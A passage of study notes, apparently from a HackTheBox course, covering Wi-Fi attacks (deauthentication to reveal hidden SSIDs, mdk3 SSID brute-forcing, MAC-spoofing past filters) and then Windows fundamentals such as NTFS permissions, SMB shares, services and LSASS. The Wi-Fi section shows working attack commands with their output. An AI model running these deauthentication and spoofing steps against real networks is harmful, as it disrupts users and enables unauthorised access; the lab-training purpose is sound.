and sometimes putting the interface back in managed mode
PID Name
559 NetworkManager
798 wpa_supplicant
PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT2870/RT3070
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
Scanning Wi-Fi Networks
You can use airodump-ng to scan for available Wi-Fi networks.
d41y@htb[/htb]$ sudo airodump-ng -c 1 wlan0mon
CH 1 ][ Elapsed: 0 s ][ 2024-05-21 20:45
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B2:C1:3D:3B:2B:A1 -47 0 9 0 0 1 54 WPA2 CCMP PSK <length: 12>
D2:A3:32:13:29:D5 -28 0 9 0 0 1 54 WPA3 CCMP SAE <length: 8>
A2:FF:31:2C:B1:C4 -28 0 9 0 0 1 54 WPA2 CCMP PSK <length: 4>
BSSID STATION PWR Rate Lost Frames Notes Probes
B2:C1:3D:3B:2B:A1 02:00:00:00:02:00 -29 0 -24 0 4
From the above output, you can see that there are three hidden SSIDs. The <length: x> notation indicates the length of the Wi-Fi network name, where x represents the number of chars in the SSID.
There are multiple ways to discover the name of hidden SSIDs. If there are clients connected to the Wi-Fi network, you can use aireplay-ng to send deauthentication requests to the client. When the client reconnects to the hidden SSID, airodump-ng will capture the request and reveal the SSID. However, deauthentication attacks do not work on WPA3 networks since WPA3 has 802.11w which authenticates the deauthentication. In such cases, you can attempt a brute-force attack to determine the SSID name.
Detecting Hidden SSID using Deauth
The first way to find a hidden SSID is to perform a deauthentication attack on the clients connected to the Wi-Fi network, which allows you to capture the request when they reconnect. From the above airodump-ng scan, you observed that a client with the station id 02:00:00:00:02:00 is connected to the BSSID B2:C1:3D:3B:2B:A1. Start the airodump-ng capture on channel 1 and use aireplay-ng to send deauthentication requests to the client.
You should start sniffing your network on channel 1 with airodump-ng.
d41y@htb[/htb]$ sudo airodump-ng -c 1 wlan0mon
In order to force the client to send a probe request, it needs to be disconnected. You can do this with aireplay-ng.
d41y@htb[/htb]$ sudo aireplay-ng -0 10 -a B2:C1:3D:3B:2B:A1 -c 02:00:00:00:02:00 wlan0mon
12:34:56 Waiting for beacon frame (BSSID: B2:C1:3D:3B:2B:A1) on channel `
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|60 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|57 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|61 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|60 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|59 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|58 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|58 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|58 ACKs]
12:34:56 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:02:00] [ 11|55 ACKs]
After sending the deauthentication requests using aireplay-ng, you should see the name of the hidden SSID appear in airodump-ng once the client reconnects to the Wi-Fi network. This process leverages the re-association request, which contains the SSID name, and allows you to capture and identify the hidden SSID.
d41y@htb[/htb]$ sudo airodump-ng -c 1 wlan0mon
CH 1 ][ Elapsed: 0 s ][ 2024-05-21 20:45
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B2:C1:3D:3B:2B:A1 -47 0 9 0 0 1 54 WPA2 CCMP PSK jacklighters
BSSID STATION PWR Rate Lost Frames Notes Probes
B2:C1:3D:3B:2B:A1 02:00:00:00:02:00 -29 0 -24 0 4 jacklighters
Bruteforcing Hidden SSID
Another way to discover a hidden SSID is to perform a brute-force attack. You can use a tool like mdk3 to carry out this attack. With mdk3, you can either provide a wordlist or specify the length of the SSID so the tool can automatically generate potential SSID names.
Basic syntax for mdk3 is as following:
mdk3 <interface> <test mode> [test_ options]
The p test mode argument in mdk3 stands for Basic probing and ESSID Bruteforce mode. It offers the following options:
| Option | Description |
|---|---|
-e | Specify the SSID for probing |
-f | Read lines from a file for brute-forcing hidden SSIDs |
-t | Set the MAC address of the target AP |
-s | Set the speed |
-b | Use full brute-force mode; this switch is used to show its help screen |
Bruteforcing all Possible Values
To bruteforce with all possible values, you can use -b as the test_option in mdk3. You can set the following options for it.
- upper case (u)
- digits (n)
- all printed (a)
- lower and upper case (c)
- lower and upper case plus numbers (m)
d41y@htb[/htb]$ sudo mdk3 wlan0mon p -b u -c 1 -t A2:FF:31:2C:B1:C4
SSID Bruteforce Mode activated!
channel set to: 1
Waiting for beacon frame from target...
SSID is hidden. SSID Length is: 4.
Sniffer thread started
Got response from A2:FF:31:2C:B1:C4, SSID: "WIFI"
Last try was: WIFI
Bruteforcing using a Wordlist
To bruteforce using a wordlist you can use the -f as the test_option in mdk3 followed by the location of the wordlist.
d41y@htb[/htb]$ sudo mdk3 wlan0mon p -f /opt/wordlist.txt -t D2:A3:32:13:29:D5
SSID Wordlist Mode activated!
Waiting for beacon frame from target...
Sniffer thread started
SSID is hidden. SSID Length is: 8.
Got response from D2:A3:32:1B:29:D5, SSID: "HTB-Wifi"
With the new discovery of the SSIDs, if you had the PSK or were able to gather it through some means, you would be able to connect to the network in question.
Bypassing MAC Filtering
Bypassing MAC filtering in Wi-Fi networks is a technique used to circumvent a basic securite measure that many wireless routers implement. MAC filtering involves allowing only devices with specific MAC addresses to connect to the network. While this adds a layer of security by restricting access to known devices, it is not foolproof. Skilled individuals can exploit weaknesses in this system to gain unauthorized access. This process typically involves MAC address spoofing, where an attacker changes their device’s MAC address to match an allowed device, thereby gaining access to the network.
Suppose you’re attempting to connec to a network with MAC filtering enabled. Knowing the password might not be sufficient if your MAC address is not authorized. Fortunately, you can usually overcome this obstacle through MAC spoofing allowing you to bypass the filtering and gain access to the network.
Scanning Available Wi-Fi Networks
First, you would want to scout out your network with airodump-ng.
d41y@htb[/htb]$ sudo airodump-ng wlan0mon
CH 37 ][ Elapsed: 3 mins ][ 2024-05-18 22:14 ][ WPA handshake: 52:CD:8C:79:AD:87
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
52:CD:8C:79:AD:87 -47 407 112 0 1 54 WPA2 CCMP PSK HTB-Wireless
BSSID STATION PWR Rate Lost Frames Notes Probes
52:CD:8C:79:AD:87 3E:48:72:B7:62:2A -29 0 - 1 0 68 HTB-Wireless
52:CD:8C:79:AD:87 2E:EB:2B:F0:3C:4D -29 0 - 9 0 78 EAPOL HTB-Wireless
52:CD:8C:79:AD:87 1A:50:AD:5A:13:76 -29 0 - 1 0 88 EAPOL HTB-Wireless
52:CD:8C:79:AD:87 46:B6:67:4F:50:32 -29 0 -36 0 90 EAPOL HTB-Wireless
From the output, you can see that the ESSID HTB-Wireless is available on channel 1 and has multiple clients connected to it. Suppose you have obtained the creds for the HTB-Wireless Wi-Fi network, with the password Password123!!!!!!. Despite having the correct login details, your connection attempts are thwarted by MAC filtering enforced by the network. This security measure restricts access to only authorized devices based on their MAC address. As a result, even with the correct password, your device is unable to establish a connection to the network.
To bypass the MAC filtering, you can spoof your MAC address to match one of the connected clients. However, this approach often leads to collision events, as two devices with the same MAC address cannot coexist on the same network simultaneously.
A more effective method would be either forcefully disconnect the legitimate client through deauthentication attacks, thereby freeing up the MAC address for use, or to wait for the client to disconnect naturally. This strategy is particularly effective in “bring you own device” networks, where devices frequently connect and disconnect.
info
Occasionally, when configuring your MAC address to match that of a client or AP, you may encounter collision events at the data-link layer. This technique of bypassing MAC filtering is most effective when the client you’re mimicking is not currently connected to your target network. However, there are instances where these collision events become advantageous to you, serving as a means of DOS attack. In the case of a dual-band or multiple access point network, you may be able to utilize a MAC address of a client connected to a separate AP within the same wireless infra.
Scanning Networks Running on 5GHz Band
You can also check if there is a 5 GHz band availabe for the ESSID. If the 5 GHz band is available, you can attempt to connect to the network using that frequency, which would avoid collision events since most clients are connected to the 2.4 GHz band.
d41y@htb[/htb]$ sudo airodump-ng wlan0mon --band a
CH 48 ][ Elapsed: 3 mins ][ 2024-05-18 22:14 ][ WPA handshake: 52:CD:8C:79:AD:87
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
52:CD:8C:79:AD:87 -28 11 0 0 48 54 WPA2 CCMP PSK HTB-Wireless-5G
BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 3E:48:72:B7:62:2A -29 0 - 1 0 6 HTB-Wireless
(not associated) 2E:EB:2B:F0:3C:4D -29 0 - 1 0 9 HTB-Wireless
(not associated) 1A:50:AD:5A:13:76 -29 0 - 1 0 7 HTB-Wireless
(not associated) 46:B6:67:4F:50:32 -29 0 - 1 0 12 HTB-Wireless
From the output above, you can confirm that the ESSID HTB-Wireless-5G with the same BSSID is also operating on the 5 GHz band. Since no clients are currently connected to the 5 GHz band, you can spoof your MAC address using tools such as macchanger to match one of the clients connected to the 3.4 GHz band and connect to the 5 GHz network without collision events.
Changing the MAC Address
Before changing your MAC address, stop the monitor mode on your wireless interface.
d41y@htb[/htb]$ sudo airmon-ng stop wlan0mon
Check your current MAC address before changing it. You can do this by running the following command in the terminal.
d41y@htb[/htb]$ sudo macchanger wlan0
Current MAC: 00:c0:ca:98:3e:e0 (ALFA, INC.)
Permanent MAC: 00:c0:ca:98:3e:e0 (ALFA, INC.)
As shown in the output, your current MAC address and permanent MAC address are 00:c0:ca:98:3e:e0. Use macchanger to change your MAC address to match one of the clients connected to the 2.4 GHz network, specifically 3E:48:72:B7:62:2A. This process involves disabling the wlan0 interface, executing the macchanger command to adjust the MAC address, and finally reactivating the wlan0 interface. Following these steps will effectively synchronize your device’s MAC address with the specified client’s address on the 2.4 GHz network.
d41y@htb[/htb]$ sudo ifconfig wlan0 down
d41y@htb[/htb]$ sudo macchanger wlan0 -m 3E:48:72:B7:62:2A
Current MAC: 00:c0:ca:98:3e:e0 (ALFA, INC.)
Permanent MAC: 00:c0:ca:98:3e:e0 (ALFA, INC.)
New MAC: 3e:48:72:b7:62:2a (unknown)
d41y@htb[/htb]$ sudo ifconfig wlan0 up
After bringing the wlan0 interface back up, you can utilize the ifconfig command to confirm that your MAC address has indeed been modified. This step ensures that your device now adopts the new MAC address you specified earlier, aligning with the desired client’s MAC address connected to the 2.4 GHz network.
d41y@htb[/htb]$ ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
ether 3e:48:72:b7:62:2a txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Verifying Connection
Now that your MAC address has been changed to match on of the clients connected to the 2.4 GHz network, you can proceed to connect to the 5 GHz Wi-Fi network named HTB-Wireless-5G. This can be done either through the graphical user interface of the system’s network manager or via the command line using tools like NetworkManager’s command-line interface (nmcli).
After successfully connecting to the 5 GHz network, you can verify the connection status by running the ifconfig command once again. This time, you should observe that a DHCP-assigned IP address has been allocated by the Wi-Fi network.
d41y@htb[/htb]$ ifconfig
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.2.73 netmask 255.255.255.0 broadcast 192.168.0.255
ether 2e:87:ba:cf:b7:53 txqueuelen 1000 (Ethernet)
RX packets 565 bytes 204264 (199.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 32 bytes 4930 (4.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Once conncted to the Wi-Fi network, you can scan for other clients connected to the same network within the IP range.
Windows
Windows Fundamentals
Intro
Microsoft first introduced the Windows OS on November 20, 1985. The first version of Windows was a graphical OS shell for MS-DOS. Later versions of Windows Desktop introduced the Windows File Manager, Program Manager, and Print Manager programs.
As new versions of Windows are introduced, older versions are deprecated and no longer receive Microsoft updates.
Many versions are now deemed “legacy” and are no longer supported. Organizations often find themselves running various older OS to support critical applications or due to operational or budgetary concerns. An assessor needs to understand the differences between versions and the various misconfigurations and vulnerabilities inherent to each.
Versions
| OS Name | Version Number |
|---|---|
| Windows NT 4 | 4.0 |
| Windows 2000 | 5.0 |
| Windows XP | 5.1 |
| Windows Server 2003, 2003 R2 | 5.2 |
| Windows Vista, Server 2008 | 6.0 |
| Windows 7, Server 2008 R2 | 6.1 |
| Windows 8, Server 2012 | 6.2 |
| Windows 8.1, Server 2012 R2 | 6.3 |
| Windows 10, Server 2016, Server 2019 | 10.0 |
You can use the Get-WmiObject cmdlet to find information about the OS. This cmdlet can be used to get instances of WMI classes or information about available WMI classes. There are a variety of ways to find the version and build number of your system. You can easily obtain this information using the win32_OperatingSystem class.
PS C:\htb> Get-WmiObject -Class win32_OperatingSystem | select Version,BuildNumber
Version BuildNumber
------- -----------
10.0.19041 19041
Accessing Windows
Local Access Concepts
Local access is the most common way to access any computer, including computers running Windows.
Remote Access Concepts
Remote Access is accessing a computer over a network. Local access to a computer is neede before one can access another computer remotely. There are countless methods for remote access.
Some of the most common remote access technologies include these:
- Virtual Private Networks (VPN)
- Secure Shell (SSH)
- File Transfer Protocol (FTP)
- Virtual Network Computing (VNC)
- Windows Remote Management (WinRM)
- Remote Desktop Protocol (RDP)
RDP
… uses a client/server architecture where a client-side application is used to specify a computer’s target IP address or hostname over a network where RDP access is enabled. The target computer where RDP remote access is enabled is considered the server. It is important to note that RDP listens by default on logical port 3389. Keep in mind that an IP address is used as a logical identifier for a computer on a network, and a logical port is an identifier assigned to an application.
Once a request has reached a destination computer via its IP address, the request will be directed to an application hosted on the computer based on the port specified in that request.
If you are connecting to a Windows target from a Windows host, you can use the built-in RDP client application called RDP.
For this to work, remote access must already be allowed on the target Windows system. By default, remote access is not allowed on Windows OS.
RDP also allows you to save connection profiles. This is a common habit among IT admins because it makes connecting to remote systems more convenient.
From a Linux-based attack host you can use a tool called xfreerdp to remotely access Windows targets.
d41y@htb[/htb]$ xfreerdp /v:<targetIp> /u:htb-student /p:Password
Operating System
Structure
In Windows OS, the root directory is <drive_letter>:\(commonly C drive). The root directory is where the OS is installed. Other phyiscal and virtual drives are assigned other letters. The directory structure of the boot partition is as follows:
| Directory | Function |
|---|---|
| Perflogs | can hold Windows performance logs but is empty by default |
| Program Files | on 32-bit systems, all 16-bit and 32-bit programs are installed here; on 64-bit systems, only 64-bit programs are installed here |
| Program Files (x86) | 32-bit and 16-bit programs are installed here on 64-bit editions of Windows |
| Program Data | this is a hidden folder that contains data that is essential for certain installed programs to run; this data is accessible by the program no matter what user is running it |
| Users | this folder contains user profiles for each user that logs onto the system and contains the two folders Public and Default |
| Default | this is the default user profile template for all created users; whenever a new user is added to the system, their profile is based on the Default profile |
| Public | this folder is intended for computer users to share files and is accessible to all users by default; this folder is shared over the network by default but requires a valid network account to access |
| AppData | per user application data and settings are stored in a hidden user subfolder; each of these folders contains three subfolders; the roaming folder contains machine-independent data that should follow the user’s profile, such as custom dictionaries; the local folder is specific to the computer itself and is never synchronized across the network; LocalLow is similar to the Local folder, but it has a lower data integrity level; therefore it can be used, for example, by a web browser set to protected or safe mode |
| Windows | the majority of the files required for the Windows OS are contained here |
| System, System32, SysWOW64 | contains all DLLs required for the core features of Windows and the Windows API; the OS searches these folders any time a program asks to load a DLL without specifying an absolute path |
| WinSxS | the Windows Component Store contains a copy of all Windows components, updates, and service packs |
Exploring Dirs using the Command Line
C:\htb> dir c:\ /a
Volume in drive C has no label.
Volume Serial Number is F416-77BE
Directory of c:\
08/16/2020 10:33 AM <DIR> $Recycle.Bin
06/25/2020 06:25 PM <DIR> $WinREAgent
07/02/2020 12:55 PM 1,024 AMTAG.BIN
06/25/2020 03:38 PM <JUNCTION> Documents and Settings [C:\Users]
08/13/2020 06:03 PM 8,192 DumpStack.log
08/17/2020 12:11 PM 8,192 DumpStack.log.tmp
08/27/2020 10:42 AM 37,752,373,248 hiberfil.sys
08/17/2020 12:11 PM 13,421,772,800 pagefile.sys
12/07/2019 05:14 AM <DIR> PerfLogs
08/24/2020 10:38 AM <DIR> Program Files
07/09/2020 06:08 PM <DIR> Program Files (x86)
08/24/2020 10:41 AM <DIR> ProgramData
06/25/2020 03:38 PM <DIR> Recovery
06/25/2020 03:57 PM 2,918 RHDSetup.log
08/17/2020 12:11 PM 16,777,216 swapfile.sys
08/26/2020 02:51 PM <DIR> System Volume Information
08/16/2020 10:33 AM <DIR> Users
08/17/2020 11:38 PM <DIR> Windows
7 File(s) 51,190,943,590 bytes
13 Dir(s) 261,310,697,472 bytes free
The tree utility is useful for graphically displaying the directory structure of a path or disk.
C:\htb> tree "c:\Program Files (x86)\VMware"
Folder PATH listing
Volume serial number is F416-77BE
C:\PROGRAM FILES (X86)\VMWARE
├───VMware VIX
│ ├───doc
│ │ ├───errors
│ │ ├───features
│ │ ├───lang
│ │ │ └───c
│ │ │ └───functions
│ │ └───types
│ ├───samples
│ └───Workstation-15.0.0
│ ├───32bit
│ └───64bit
└───VMware Workstation
├───env
├───hostd
│ ├───coreLocale
│ │ └───en
│ ├───docroot
│ │ ├───client
│ │ └───sdk
│ ├───extensions
│ │ └───hostdiag
│ │ └───locale
│ │ └───en
│ └───vimLocale
│ └───en
├───ico
├───messages
│ ├───ja
│ └───zh_CN
├───OVFTool
│ ├───env
│ │ └───en
│ └───schemas
│ ├───DMTF
│ └───vmware
├───Resources
├───tools-upgraders
└───x64
File System
There are 5 types of Windows file systems: FAT12, FAT16, FAT32, NTFS, and exFAT.
FAT32 is widely used across many types of storage devices such as USB memory sticks and SD cards but can also be used to format hard drives. The “32” in the name refers to the fact that FAT32 uses 32 bits of data for identifying data clusters on a storage device.
NTFS is the default Windows File System since Windows NT 3.1. In addition to making up for the shortcomings of FAT32, NTFS also has better support for metadata and better performance due to improved data structuring.
Permissions
The NTFS file system has many basic and advanced permissions. Some of the key permissions are:
| Permission Type | Description |
|---|---|
| Full Control | allows reading, writing, changing, deleting of files/folders |
| Modify | allows reading, writing, and deleting of files/folders |
| List Folder Contents | allows for viewing and listing folders and subfolders as well as executing files; folders only inherit this permission |
| Read and Execute | allows for viewing and listing files and subfolders as well as executing files; files and folders inherit this permission |
| Write | allows for adding files to folders and subfolders and writing to a file |
| Read | allows for viewing and listing of folders and subfolders and viewing a file’s content |
| Traverse Folder | this allows or denies the ability to move through folders to reach other files or folders |
Files and folders inherit the NFTS permissions of their parent folder for ease of administration, so administrators do not need to explicitly set permissions for each file and folder, as this would be extremely time-consuming. If permissions do need to be set explicitly, an admin can disable permissions inheritance for the necessary files and folders and then set the permissions directly on each.
Integrity Control Access List (icacls)
NTFS permissions on files and folders in Windows can be managed using the File Explorer GUI under the security tab. Apart from the GUI, you can also achieve a fine level of granularity over NTFS file permissions in Windows from the command line using the icacls utility.
You can list out the NTFS permissions on a specific directory by running either icacls from within the working directory or icacls C:\Windows against a directory not currently in.
C:\htb> icacls c:\windows
c:\windows NT SERVICE\TrustedInstaller:(F)
NT SERVICE\TrustedInstaller:(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(M)
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
BUILTIN\Administrators:(M)
BUILTIN\Administrators:(OI)(CI)(IO)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
Possible inheritance settings are:
(CI): container inherit(OI): object inherit(IO): inherit only(NP): do not propagate inherit(I): permission inherited from parent container
In the above example, the NT AUTHORITY\SYSTEM account has object inherit, container inherit, inherit only, and full access permissions. This means that this account has full control over all file system objects in this directory and subdirectories.
Basic access permissions are as follows:
F: full accessD: delete accessN: no accessM: modify accessRX: read and executeR: read-only accessW: write-only access
You can add and remove permissions via the command line using icacls. Here you are executing icacls in the context of a local admin account showing the C:\users directory when the joe user does not have any write permissions.
C:\htb> icacls c:\Users
c:\Users NT AUTHORITY\SYSTEM:(OI)(CI)(F)
BUILTIN\Administrators:(OI)(CI)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
Everyone:(RX)
Everyone:(OI)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
Using the command icacls c:\users /grant joe:f you can grant the joe user full control over the directory, but given (oi) and (ci) were not included in the command line, the joe user will only have rights over the c:\users folder but not over the user subdirectories and files contained within them.
C:\htb> icacls c:\users /grant joe:f
processed file: c:\users
Successfully processed 1 files; Failed processing 0 files
...
C:\htb> >icacls c:\users
c:\users WS01\joe:(F)
NT AUTHORITY\SYSTEM:(OI)(CI)(F)
BUILTIN\Administrators:(OI)(CI)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
Everyone:(RX)
Everyone:(OI)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
These permissions can be revoked using the command icacls c:\users /remove joe.
NTFS vs. Share Permissions
NTFS permissions and share permissions are often understood to be the same. Know that they are not the same but often apply to the same shared resource.
Share Permissions
| Permission | Description |
|---|---|
| Full Control | users are permitted to perform all actions given by Change and Read permissions as well as change permissions for NTFS files and subfolders |
| Change | users are permitted to read, edit, delete, and add files and subfolders |
| Read | users are allowed to view file & subfolder contents |
NTFS Basic Permissions
| Permission | Description |
|---|---|
| Full Control | users are permitted to add, edit, move, delete files & folders as well as change NTFS permissions that apply to all allowed folders |
| Modify | users are permitted or denied to permissions to view and modify files and folders; this includes adding or deleting files |
| Read & Execute | users are permitted or denied permissions to read the contents of files and execute programs |
| List Folder contents | users are permitted or denied permissions to view a listing of files and subfolders |
| Read | users are permitted or denied permissions to read the contents of files |
| Write | users are permitted or denied permissions to write changes to a file and add new files to a folder |
| Special Permissions | a variety of permission options |
NTFS Special Permissions
- Full control
- Traverse folder / execute file
- List folder / read data
- Read attributes
- Read extended attributes
- Create files / write data
- Create folders / append data
- Write attributes
- Write extended attributes
- Delete subfolders and files
- Delete
- Read permissions
- Change permissions
- Take ownership
Keep in mind that NTFS permissions apply to the system where the folder and files are hosted. Folders created in NTFS inherit permissions from parent folders by default. It is possible to disable inheritance to set custom permissions on parent and subfolders. The share permissions apply when the folder is being accessed through SMB, typically from a different system over the network. The permissions at the NTFS level provide administrators much more granular control over what users can do within a folder or file.
Creating a Network Share
- new folder
- folder properties
- “share this folder”
- setting permissions ACL
To test it:
d41y@htb[/htb]$ smbclient -L SERVER_IP -U htb-student
Enter WORKGROUP\htb-student's password:
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
Company Data Disk
IPC$ IPC Remote IPC
...
d41y@htb[/htb]$ smbclient '\\SERVER_IP\Company Data' -U htb-student
Password for [WORKGROUP\htb-student]:
Try "help" to get a list of possible commands.
smb: \>
Windows Firewall Considerations
It is the Windows Defender Firewall that could potentially be blocking access to the SMB share.
In terms of the firewall blocking connections, this can be tested by completely deactivating each firewall profile in Windows or by enabling specific predefined inbound firewall rules in the Windows Defender Firewall advanced security settings. Like most firewalls, Windows Defender Firewall permits or denies traffic flowing inbound and/or outbound.
The different inbound and outbound rules are associated with the different firewall profiles in defender:
- Public
- Private
- Domain
It is a best practice to enable predefined rules or add custom exceptions rather than deactivating the firewall altogether. Unfortunately, it is very common for firewalls to be left completely deactivated for the sake of convenience or lack of understanding. Firewall rules on desktop systems can be centrally managed when joined to a Windows Domain environment through the use of Group Policy.
Once the proper inbound firewall rules are enabled you will successfully connect to the share. Keep in mind that you can only connect to the share because the user account you are using is in the Everyone Group. Recall that you left the specific share permissions for the Everyone Group set to Read (picture not included), which quite literally means you will only be able to read files on this share. Once a connection is established with a share, you can create a mount point from your machine. This is where you must also consider that NTFS permissions apply alongside share permissions.
There is a more granular control with NTFS permissions that can be applied to users and groups. Anytime you see a gray checkmark next to a permission, it was inherited from a parent directory. By default, all NTFS permissions are inherited from the parent directory. In the Windows world, the C:\ drive is the parent directory to rule all directories unless a system admin were to disable inheritance inside a newly created folder’s advanced security settings.
Mounting to the Share
d41y@htb[/htb]$ sudo mount -t cifs -o username=htb-student,password=Academy_WinFun! //ipaddoftarget/"Company Data" /home/user/Desktop/
Once you have successfully created the mount point on the Desktop on your machine, you should look at a couple of tools built-in to Windows that will allow you to track and monitor what you have done.
The net share command allows you to view all the shared folders on the system.
Displaying Shares using net share
C:\Users\htb-student> net share
Share name Resource Remark
-------------------------------------------------------------------------------
C$ C:\ Default share
IPC$ Remote IPC
ADMIN$ C:\WINDOWS Remote Admin
Company Data C:\Users\htb-student\Desktop\Company Data
The command completed successfully.
note
Computer Management is another tool you can use to identify and monitor shared resources on a Windows system.
Viewing Share Access Logs in Event Viewer
Event Viewer is another good place to investigate actions completed on Windows. Almost every operating system has a logging mechanism and a utility to view the logs that were captured. Know that a log is like a journal entry for a computer, where the computer writes down all the actions that were performed and numerous details associated with that action.
Services & Processes
Services
Services are a major component of the Windows OS. They allow for the creation and management of long-running processes. Windows services can be started automatically at system boot without user invervention. These services can continue to run in the background even after the user logs out of their account on the system.
Applications can also be created as a service, such as a network monitoring app installed on a server. Services on Windows are responsible for many functions within the Windows OS, such as networking functions, performing system diagnostics, managing user credentials, controlling Windows updates, and more.
Windows services are managed via the Service Control Manager (SCM) system, accessible via the services.msc MMC add-in.
This add-in provides a GUI interface for interacting with and managing services and displays information about each installed service. This information includes the service name, description, status, startup tree, and the user that the service runs under.
It is also possible to query and manage services via the command line using sc.exe using PowerShell cmdlets such as Get-Service.
PS C:\htb> Get-Service | ? {$_.Status -eq "Running"} | select -First 2 |fl
Name : AdobeARMservice
DisplayName : Adobe Acrobat Update Service
Status : Running
DependentServices : {}
ServicesDependedOn : {}
CanPauseAndContinue : False
CanShutdown : False
CanStop : True
ServiceType : Win32OwnProcess
Name : Appinfo
DisplayName : Application Information
Status : Running
DependentServices : {}
ServicesDependedOn : {RpcSs, ProfSvc}
CanPauseAndContinue : False
CanShutdown : False
CanStop : True
ServiceType : Win32OwnProcess, Win32ShareProcess
Service statuses can appear as running, stopped, or paused, and they can be set to start manually, automatically, or on a delay at system boot. Services can also be shown in the state of Starting or Stopping if some action has triggered them to either start or stop. Windows has three categories of services: Local Services, Network Services, and System Services. Services can usually only be created, modified, and deleted by users with administrative privileges. Misconfigurations around service permissions are a common PrivEsc vector on Windows systems.
In Windows, you have some critical system services that cannot be stopped and restarted without a system restart. If you update any file or resource in use by one of these services, you must restart the system:
- smss.exe
- csrss.exe
- wininit.exe
- logonui.exe
- lsass.exe
- services.exe
- winlogon.exe
- System
- svchost.exe with RPCSS
- svchost.exe with Dcom/PnP
Click here to see more!
Processes
… run in the background on Windows systems. They either run automatically as part of the Windows OS or are started by other installed apps.
Processes associated with installed applications can often be terminated without causing a severer impact on the OS. Certain processes are critical and, if terminated, will stop certain components of the OS from running properly. Some examples include the Windows Logon Application, System, System Idle Process, Windows Start-Up Application, Client Server Runtime, Windows Session Manager, Service Host, and Local Security Authority Subsystem Service process.
Local Security Authority Subsystem Service (LSASS)
lsass.exe is the process that is responsible for enforcing the security policy on Windows systems. When a user attempts to log on to the system, this process verifies their log on attempt and creates access tokens based on the user’s permission levels. LSASS is also responsible for user account password changes. All events associated with this process are logged within the Windows Security Log. LSASS is an extremely high-value target as several tools exist to extract both cleartext and hashed credentials stored in memory by this process.
Sysinternals Tools
… is a set of portable Windows apps that can be used to administer Windows systems. The tools can be either downloaded from the Microsoft website or by loading them directly from an internet-accessible file share by typing \\live.sysinternals.com\tools into a Windows Explorer window.
C:\htb> \\live.sysinternals.com\tools\procdump.exe -accepteula
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
Monitors a process and writes a dump file when the process exceeds the
specified criteria or has an exception.
Capture Usage:
procdump.exe [-mm] [-ma] [-mp] [-mc Mask] [-md Callback_DLL] [-mk]
[-n Count]
[-s Seconds]
[-c|-cl CPU_Usage [-u]]
[-m|-ml Commit_Usage]
[-p|-pl Counter_Threshold]
[-h]
[-e [1 [-g] [-b]]]
[-l]
[-t]
[-f Include_Filter, ...]
[-fx Exclude_Filter, ...]
[-o]
[-r [1..5] [-a]]
[-wer]
[-64]
{
{{[-w] Process_Name | Service_Name | PID} [Dump_File | Dump_Folder]}
|
{-x Dump_Folder Image_File [Argument, ...]}
}
<SNIP>
The suite includes tools such as Process Explorer, an enhanced version of Task Manager, and Process Monitor, which can be used to monitor file systems, registry, and network activitiy related to any process running on the system. Some additional tools are TCPView, which is used to monitor internet activity, and PSExec, which can be used to manage/connect to systems via the SMB protocol remotely.
Task Manager
Windows Task Manager is a powerful tool for managing Windows systems. It provides information about running processes, system performance, running services, startup programs, logged-in users / logged in user processes, and services. Task Manager can be opened by right-clicking on the taskbar and selecting “Task Manager”, pressing [CTRL] + [SHIFT] + ESC, pressing [CTRL] + [ALT] + [DEL] and selecting Task Manager, opening the start menu and typing “Task Manager”, or typing taskmngr from a CMD or PowerShell console.
| Tab | Description |
|---|---|
